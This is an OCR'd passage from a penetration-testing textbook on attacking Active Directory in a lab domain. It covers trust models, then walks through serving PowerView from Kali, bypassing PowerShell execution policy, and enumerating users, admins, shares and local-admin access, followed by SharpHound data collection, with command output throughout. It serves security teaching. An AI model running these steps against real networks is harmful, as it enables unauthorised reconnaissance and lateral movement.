


Figure 9.49 – MITM attack using Ettercap

The following are the various types of trust models within Active Directory:

• **One-way trust**: This type of trust is the simplest as it allows users from a trusted domain to access the resources located within a trusting domain but not the other way around. Imagine that users within *Domain_A* can access the resources within *Domain_B*, but the users within *Domain_B* cannot access the resources within *Domain_A*.

• **Two-way trust**: When using this trust model, users in both trusting and trusted domains can access resources within each other's domain, so users within *Domain_A* can access the resources within *Domain_B* and vice versa.

• **Transitive trust**: With transitive trust, trust can be extended from one domain to another within the same forest. So, transitive trust can be extended from *Domain_A* to *Domain_B* to *Domain_C* and so on. By default, transitive trust between domains of the same forest is the same as two-way trust.

• **Non-transitive trust**: This type of trust does not extend to other domains within the same forest, but it can be either two-way trust or one-way trust. Keep in mind that non-transitive trust is the default model between two different domains that are located in different forests, where the forests do not have a trust relationship.

• **Forest trust**: This type of trust is created between the forest root domain between different forests and can be either one-way trust or two-way trust, with transitive or non-transitive trust.

• open the Terminal and use the following sequence of commands to download the PowerSploit tools, inclusive of PowerView, and enable the Python3 web server:kali@kali:~$ **git clone https://github.com/PowerShellMafia/PowerSploit**
kali@kali:~$ **cd PowerSploit/Recon**
kali@kali:~/PowerTools/PowerView$ **python3 -m http.server 8080**

• Next, log into **Bob-PC** using the domain user account, open your web browser, and go to **http://<Kali-Linux-IP-Address>:8080** to access the Python3 web server. From here, download the **PowerView.ps1** file on the Windows 10 client computer:




Figure 10.5 – Downloading the PowerView.ps1 file

Save the file within the **Downloads** directory on the Windows 10 client computer.

• Next, open a **Command Prompt** with *administrative privileges*, navigate to the **Downloads** directory, and disable **PowerShell Execution Policy**:C:\Windows\system32> **cd C:\Users\bob.REDTEAMLAB\Downloads**
C:\Users\bob.REDTEAMLAB\Downloads> **powershell -ExecutionPolicy bypass**
Disabling PowerShell Execution Policy allows you to use PowerView on your local computer.

• Next, use the following command to enable the use of PowerView with Powershell:PS C:\Users\bob.REDTEAMLAB\Downloads> **. .\PowerView.ps1**
There's a space between both dots within the preceding command.

```
PS C:\Users\bob.REDTEAMLAB\Downloads> Get-NetDomain


Forest                  : redteamlab.local
DomainControllers       : {DC1.redteamlab.local}
Children                : {}
DomainMode              : Unknown
DomainModeLevel         : 7
Parent                  :
PdcRoleOwner            : DC1.redteamlab.local
RidRoleOwner            : DC1.redteamlab.local
InfrastructureRoleOwner : DC1.redteamlab.local
Name                    : redteamlab.local
```

Figure 10.6 – Retrieving the current domain's details

```
PS C:\Users\bob.REDTEAMLAB\Downloads> Get-DomainPolicy


Unicode        : @{Unicode=yes}
SystemAccess   : @{MinimumPasswordAge=1; MaximumPasswordAge=42; MinimumPasswordLength=7; PasswordComplex
ity=1; PasswordHistorySize=24; LockoutBadCount=0; RequireLogonToChangePassword=0;
                 ForceLogoffWhenHourExpire=0; ClearTextPassword=0; LSAAnonymousNameLookup=0}
KerberosPolicy : @{MaxTicketAge=10; MaxRenewAge=7; MaxServiceAge=600; MaxClockSkew=5; TicketValidateClie
nt=1}
RegistryValues : @{MACHINE\System\CurrentControlSet\Control\Lsa\NoLMHash=System.Object[]}
Version        : @{signature="$CHICAGO$"; Revision=1}
Path           : \\redteamlab.local\sysvol\redteamlab.local\Policies\{31B2F340-016D-11D2-945F-00C04FB984
F9}\MACHINE\Microsoft\Windows NT\SecEdit\GptTmpl.inf
GPOName        : {31B2F340-016D-11D2-945F-00C04FB984F9}
GPODisplayName : Default Domain Policy
```

Figure 10.7 – Retrieving the Domain Policy

```
PS C:\Users\bob.REDTEAMLAB\Downloads> Get-NetDomainController


Forest                     : redteamlab.local
CurrentTime                : 8/26/2021 4:41:17 PM
HighestCommittedUsn        : 94277
OSVersion                  : Windows Server 2019 Standard Evaluation
Roles                      : {SchemaRole, NamingRole, PdcRole, RidRole...}
Domain                     : redteamlab.local
IPAddress                  : 192.168.42.22
SiteName                   : Default-First-Site-Name
SyncFromAllServersCallback :
InboundConnections         : {}
OutboundConnections        : {}
Name                       : DC1.redteamlab.local
Partitions                 : {DC=redteamlab,DC=local, CN=Configuration,DC=redteamlab,DC=local,
                             CN=Schema,CN=Configuration,DC=redteamlab,DC=local,
                             DC=DomainDnsZones,DC=redteamlab,DC=local...}
```

Figure 10.8 – Retrieving the domain controller's details

```
PS C:\Users\bob.REDTEAMLAB\Downloads> Get-NetUser

logoncount              : 88
badpasswordtime         : 8/22/2021 2:34:54 PM
description             : Built-in account for administering the computer/domain
distinguishedname       : CN=Administrator,CN=Users,DC=redteamlab,DC=local
objectclass             : {top, person, organizationalPerson, user}
lastlogontimestamp      : 8/20/2021 7:14:13 AM
name                    : Administrator
objectsid               : S-1-5-21-634716346-3108032190-2057695417-500
samaccountname          : Administrator
admincount              : 1
codepage                : 0
samaccounttype          : USER_OBJECT
accountexpires          : NEVER
countrycode             : 0
whenchanged             : 8/20/2021 2:14:13 PM
instancetype            : 4
objectguid              : 988a09df-45be-4f04-a5c0-304509984643
lastlogon               : 8/26/2021 8:50:47 AM
lastlogoff              : 12/31/1600 4:00:00 PM
objectcategory          : CN=Person,CN=Schema,CN=Configuration,DC=redteamlab,DC=local
dscorepropagationdata   : {6/5/2021 7:34:51 PM, 6/5/2021 7:34:51 PM, 5/31/2021 8:46:02 PM, 1/1/1601
                          6:12:16 PM}
memberof                : {CN=Group Policy Creator Owners,CN=Users,DC=redteamlab,DC=local, CN=Domain
                          Admins,CN=Users,DC=redteamlab,DC=local, CN=Enterprise
                          Admins,CN=Users,DC=redteamlab,DC=local, CN=Schema
                          Admins,CN=Users,DC=redteamlab,DC=local...}
whencreated             : 5/31/2021 8:44:56 PM
```

Figure 10.9 – Retrieving user accounts

```
PS C:\Users\bob.REDTEAMLAB\Downloads> Get-NetComputer

pwdlastset                    : 8/20/2021 7:12:59 AM
logoncount                    : 179
serverreferencebl             : CN=DC1,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,
                                DC=redteamlab,DC=local
badpasswordtime               : 12/31/1600 4:00:00 PM
distinguishedname             : CN=DC1,OU=Domain Controllers,DC=redteamlab,DC=local
objectclass                   : {top, person, organizationalPerson, user...}
lastlogontimestamp            : 8/20/2021 7:13:10 AM
name                          : DC1
objectsid                     : S-1-5-21-634716346-3108032190-2057695417-1000
samaccountname                : DC1$
localpolicyflags              : 0
codepage                      : 0
samaccounttype                : MACHINE_ACCOUNT
whenchanged                   : 8/22/2021 8:26:59 PM
countrycode                   : 0
cn                            : DC1
accountexpires                : NEVER
operatingsystem               : Windows Server 2019 Standard Evaluation
instancetype                  : 4
msdfsr-computerreferencebl    : CN=DC1,CN=Topology,CN=Domain System
                                Volume,CN=DFSR-GlobalSettings,CN=System,DC=redteamlab,DC=local
objectguid                    : 7630c5e0-7d01-4756-aaac-173e4760a08b
operatingsystemversion        : 10.0 (17763)
lastlogoff                    : 12/31/1600 4:00:00 PM
objectcategory                : CN=Computer,CN=Schema,CN=Configuration,DC=redteamlab,DC=local
dscorepropagationdata         : {5/31/2021 8:46:02 PM, 1/1/1601 12:00:01 AM}
serviceprincipalname          : {Dfsr-12F9A27C-BF97-4787-9364-D31B6C55EB04/DC1.redteamlab.local,
                                ldap/DC1.redteamlab.local/ForestDnsZones.redteamlab.local,
                                ldap/DC1.redteamlab.local/DomainDnsZones.redteamlab.local,
                                DNS/DC1.redteamlab.local...}
```

Figure 10.10 – Retrieving computer accounts

```
PS C:\Users\bob.REDTEAMLAB\Downloads> Get-NetGroup

grouptype              : CREATED_BY_SYSTEM, DOMAIN_LOCAL_SCOPE, SECURITY
admincount             : 1
iscriticalsystemobject : True
samaccounttype         : ALIAS_OBJECT
samaccountname         : Administrators
whenchanged            : 6/5/2021 7:34:51 PM
objectsid              : S-1-5-32-544
objectclass            : {top, group}
cn                     : Administrators
usnchanged             : 16467
systemflags            : -1946157056
name                   : Administrators
dscorepropagationdata  : {6/5/2021 7:34:51 PM, 5/31/2021 8:46:02 PM, 1/1/1601 12:04:16 AM}
description            : Administrators have complete and unrestricted access to the computer/domain
distinguishedname      : CN=Administrators,CN=Builtin,DC=redteamlab,DC=local
member                 : {CN=sqladmin,CN=Users,DC=redteamlab,DC=local,
                         CN=johndoe,CN=Users,DC=redteamlab,DC=local, CN=Domain
                         Admins,CN=Users,DC=redteamlab,DC=local, CN=Enterprise
                         Admins,CN=Users,DC=redteamlab,DC=local...}
```

Figure 10.11 – Retrieving groups on the domain

```
PS C:\Users\bob.REDTEAMLAB\Downloads> Get-NetLocalGroup -ComputerName dc1.redteamlab.local

ComputerName         GroupName                           Comment
------------         ---------                           -------
dc1.redteamlab.local Server Operators                    Members can administer domain servers
dc1.redteamlab.local Account Operators                   Members can administer domain user and ...
dc1.redteamlab.local Pre-Windows 2000 Compatible Access  A backward compatibility group which al...
dc1.redteamlab.local Incoming Forest Trust Builders      Members of this group can create incomi...
dc1.redteamlab.local Windows Authorization Access Group  Members of this group have access to th...
dc1.redteamlab.local Terminal Server License Servers     Members of this group can update user a...
dc1.redteamlab.local Administrators                      Administrators have complete and unrest...
dc1.redteamlab.local Users                               Users are prevented from making acciden...
dc1.redteamlab.local Guests                              Guests have the same access as members ...
dc1.redteamlab.local Print Operators                     Members can administer printers install...
dc1.redteamlab.local Backup Operators                    Backup Operators can override security ...
```

Figure 10.12 – Retrieving local groups

```
PS C:\Users\bob.REDTEAMLAB\Downloads> Invoke-ShareFinder -Verbose
VERBOSE: [Find-DomainShare] Querying computers in the domain
VERBOSE: [Get-DomainSearcher] search base: LDAP://DC1.REDTEAMLAB.LOCAL/DC=REDTEAMLAB,DC=LOCAL
VERBOSE: [Get-DomainComputer] Get-DomainComputer filter string: (&(samAccountType=805306369))
VERBOSE: [Find-DomainShare] TargetComputers length: 3
VERBOSE: [Find-DomainShare] Using threading with threads: 20
VERBOSE: [New-ThreadedFunction] Total number of hosts: 3
VERBOSE: [New-ThreadedFunction] Total number of threads/partitions: 3
VERBOSE: [New-ThreadedFunction] Threads executing
VERBOSE: [New-ThreadedFunction] Waiting 100 seconds for final cleanup...
VERBOSE: [New-ThreadedFunction] all threads completed
Name            Type Remark               ComputerName
----            ---- ------               ------------
ADMIN$ 2147483648 Remote Admin         DC1.redteamlab.local
C$     2147483648 Default share        DC1.redteamlab.local
DataShare       0                      DC1.redteamlab.local
IPC$   2147483651 Remote IPC           DC1.redteamlab.local
NETLOGON        0 Logon server share   DC1.redteamlab.local
SYSVOL          0 Logon server share   DC1.redteamlab.local
ADMIN$ 2147483648 Remote Admin         Alice-PC.redteamlab.local
C$     2147483648 Default share        Alice-PC.redteamlab.local
DataShare       0                      Alice-PC.redteamlab.local
IPC$   2147483651 Remote IPC           Alice-PC.redteamlab.local
ADMIN$ 2147483648 Remote Admin         Bob-PC.redteamlab.local
C$     2147483648 Default share        Bob-PC.redteamlab.local
DataShare       0                      Bob-PC.redteamlab.local
IPC$   2147483651 Remote IPC           Bob-PC.redteamlab.local
```

Figure 10.13 – Retrieving shares

```
PS C:\Users\bob.REDTEAMLAB\Downloads> Get-NetForest

RootDomainSid          : S-1-5-21-634716346-3188832190-2857695417
Name                   : redteamlab.local
Sites                  : {Default-First-Site-Name}
Domains                : {redteamlab.local}
GlobalCatalogs         : {DC1.redteamlab.local}
ApplicationPartitions  : {DC=DomainDnsZones,DC=redteamlab,DC=local, DC=ForestDnsZones,DC=redteamlab,DC=local}
ForestModeLevel        : 7
ForestMode             : Unknown
RootDomain             : redteamlab.local
Schema                 : CN=Schema,CN=Configuration,DC=redteamlab,DC=local
SchemaRoleOwner        : DC1.redteamlab.local
NamingRoleOwner        : DC1.redteamlab.local
```

Figure 10.14 – Retrieving forest information

```
PS C:\Users\bob.REDTEAMLAB\Downloads> Get-NetForestDomain

Forest                  : redteamlab.local
DomainControllers       : {DC1.redteamlab.local}
Children                : {}
DomainMode              : Unknown
DomainModeLevel         : 7
Parent                  :
PdcRoleOwner            : DC1.redteamlab.local
RidRoleOwner            : DC1.redteamlab.local
InfrastructureRoleOwner : DC1.redteamlab.local
Name                    : redteamlab.local
```

Figure 10.15 – Retrieving the domains of the current forest

```
PS C:\Users\bob.REDTEAMLAB\Downloads> Get-NetForestCatalog

Forest                   : redteamlab.local
CurrentTime              : 8/26/2021 5:51:03 PM
HighestCommittedUsn      : 94320
OSVersion                : Windows Server 2019 Standard Evaluation
Roles                    : {SchemaRole, NamingRole, PdcRole, RidRole...}
Domain                   : redteamlab.local
IPAddress                : 192.168.42.22
SiteName                 : Default-First-Site-Name
SyncFromAllServersCallback :
InboundConnections       : {}
OutboundConnections      : {}
Name                     : DC1.redteamlab.local
Partitions               : {DC=redteamlab,DC=local, CN=Configuration,DC=redteamlab,DC=local,
                           CN=Schema,CN=Configuration,DC=redteamlab,DC=local,
                           DC=DomainDnsZones,DC=redteamlab,DC=local...}
```

Figure 10.16 – Retrieving all global catalogs

```
PS C:\Users\bob.REDTEAMLAB\Downloads> Find-LocalAdminAccess -Verbose
VERBOSE: [Find-LocalAdminAccess] Querying computers in the domain
VERBOSE: [Get-DomainSearcher] search base: LDAP://DC1.REDTEAMLAB.LOCAL/DC=REDTEAMLAB,DC=LOCAL
VERBOSE: [Get-DomainComputer] Get-DomainComputer filter string: (&(samAccountType=805306369))
VERBOSE: [Find-LocalAdminAccess] TargetComputers length: 3
VERBOSE: [Find-LocalAdminAccess] Using threading with threads: 20
VERBOSE: [New-ThreadedFunction] Total number of hosts: 3
VERBOSE: [New-ThreadedFunction] Total number of threads/partitions: 3
VERBOSE: [New-ThreadedFunction] Threads executing
VERBOSE: [New-ThreadedFunction] Waiting 100 seconds for final cleanup...
Alice-PC.redteamlab.local
Bob-PC.redteamlab.local
VERBOSE: [New-ThreadedFunction] all threads completed
```

Figure 10.17 – Discovering systems with local admin access

To discover all the local administrator accounts on all the computers of the current domain, use the following command:PS C:\Users\bob.REDTEAMLAB\Downloads> **Invoke-EnumerateLocalAdmin -Verbose**

```
ComputerName : Alice-PC.redteamlab.local
GroupName    : Administrators
MemberName   : REDTEAMLAB\bob
SID          : S-1-5-21-634716346-3108032190-2057695417-1103
IsGroup      : False
IsDomain     : True

ComputerName : Alice-PC.redteamlab.local
GroupName    : Administrators
MemberName   : REDTEAMLAB\alice
SID          : S-1-5-21-634716346-3108032190-2057695417-1104
IsGroup      : False
IsDomain     : True

ComputerName : Bob-PC.redteamlab.local
GroupName    : Administrators
MemberName   : BOB-PC\Administrator
SID          : S-1-5-21-3604326312-1050010555-422779919-500
IsGroup      : False
IsDomain     : False
```

Figure 10.18 – Retrieving local administrator accounts

1. kali@kali:~$ **sudo neo4j console**

2. Once the **neo4j** console starts, open your web browser and go to **http://localhost:7474/**. The username and password are **neo4j**, as shown here:




Figure 10.19 – Neo4j login page

kali@kali:~$ **sudo bloodhound**




Figure 10.21 – Bloodhound login interface

• Next, you will need to download **SharpHound** on a domain client computer on an Active Directory domain such as **Bob-PC**. To do this, go to https://github.com/BloodHoundAD/BloodHound/blob/master/Collectors/SharpHound.ps1 and download the **SharpHound.ps1** file to the **Download** directory on the computer.

• Next, on Bob-PC, open a **Command Prompt** with administrative privileges and disable PowerShell Execution Policy:C:\Windows\system32> **cd C:\Users\bob.REDTEAMLAB\Downloads**
C:\Users\bob.REDTEAMLAB\Downloads> **powershell -ExecutionPolicy bypass**

• Next, execute the SharpHound script:PS C:\Users\bob.REDTEAMLAB\Downloads> **. .\SharpHound.ps1**
Now, use the following commands to extract the Active Directory data from the domain and store it in a ZIP file on your local computer:
PS C:\Users\bob.REDTEAMLAB\Downloads> **Invoke-Bloodhound -CollectionMethod All -Domain redteamlab.local -ZipFileName redteamlab.zip**

